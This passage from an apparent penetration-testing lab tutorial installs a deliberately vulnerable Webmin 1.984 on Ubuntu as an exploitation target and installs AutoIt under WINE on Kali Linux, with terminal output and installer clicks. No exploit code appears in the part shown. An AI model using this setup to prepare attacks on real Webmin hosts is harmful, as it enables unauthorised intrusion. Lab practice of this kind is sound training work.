3. Install Webmin in Ubuntu

Webmin can be downloaded from the download information given in our Downloads section. Download vulnerable version of Webmin.

```
user1@ubuntu:~$ wget https://download.webmin.com/devel/deb/webmin_1.984_all.deb
--2022-12-24 16:57:52--  https://download.webmin.com/devel/deb/webmin_1.984_all.
deb
Resolving download.webmin.com (download.webmin.com)... 104.207.151.13, 45.76.69.
64
Connecting to download.webmin.com (download.webmin.com)|104.207.151.13|:443... c
onnected.
HTTP request sent, awaiting response... 200 OK
Length: 28169702 (27M)
Saving to: ‘webmin_1.984_all.deb’

webmin_1.984_all.de 100%[===================>]  26.86M  2.26MB/s    in 20s

2022-12-24 16:58:13 (1.34 MB/s) - ‘webmin_1.984_all.deb’ saved [28169702/2816970
2]

user1@ubuntu:~$
```

Install the downloaded Debian package as shown below.

```
user1@ubuntu:~$ sudo dpkg -i webmin_1.984_all.deb
(Reading database ... 219631 files and directories currently installed.)
Preparing to unpack webmin_1.984_all.deb ...
Unpacking webmin (1.984) over (1.984) ...
Setting up webmin (1.984) ...
Webmin install complete. You can now login to https://ubuntu:10000/
as root with your root password, or as any user who can use sudo
to run commands as root.
Processing triggers for systemd (245.4-4ubuntu3.11) ...
user1@ubuntu:~$
```

The target is set and ready to be exploited.

4. Install AutoIt in Kali Linux


AutoIt is a BASIC like scripting language that helps in automating Windows GUI and other gener -al scripts. The download information of AutoIT is given in our Downloads section. ,Once it is fini -shed downloading, go to the directory (where AutoIT is downloaded) and extract the zip archive.

```
┌──(kali㉿222vm)-[~/Downloads]
└─$ ls
autoit-v3-setup.zip  go1.19.4.linux-amd64.tar.gz  ubuntu.elf

┌──(kali㉿222vm)-[~/Downloads]
└─$ unzip  autoit-v3-setup.zip
Archive:  autoit-v3-setup.zip
  inflating: autoit-v3-setup.exe
```


An EXE file is extracted. Install this EXE file using WINE.

```
┌──(kali㉿222vm)-[~/Downloads]
└─$ ls
autoit-v3-setup.exe  go1.19.4.linux-amd64.tar.gz
autoit-v3-setup.zip  ubuntu.elf

┌──(kali㉿222vm)-[~/Downloads]
└─$ wine autoit-v3-setup.exe
```


Click on "Next".




Click on "I Agree".



Click on "Next".




Click on "Next".

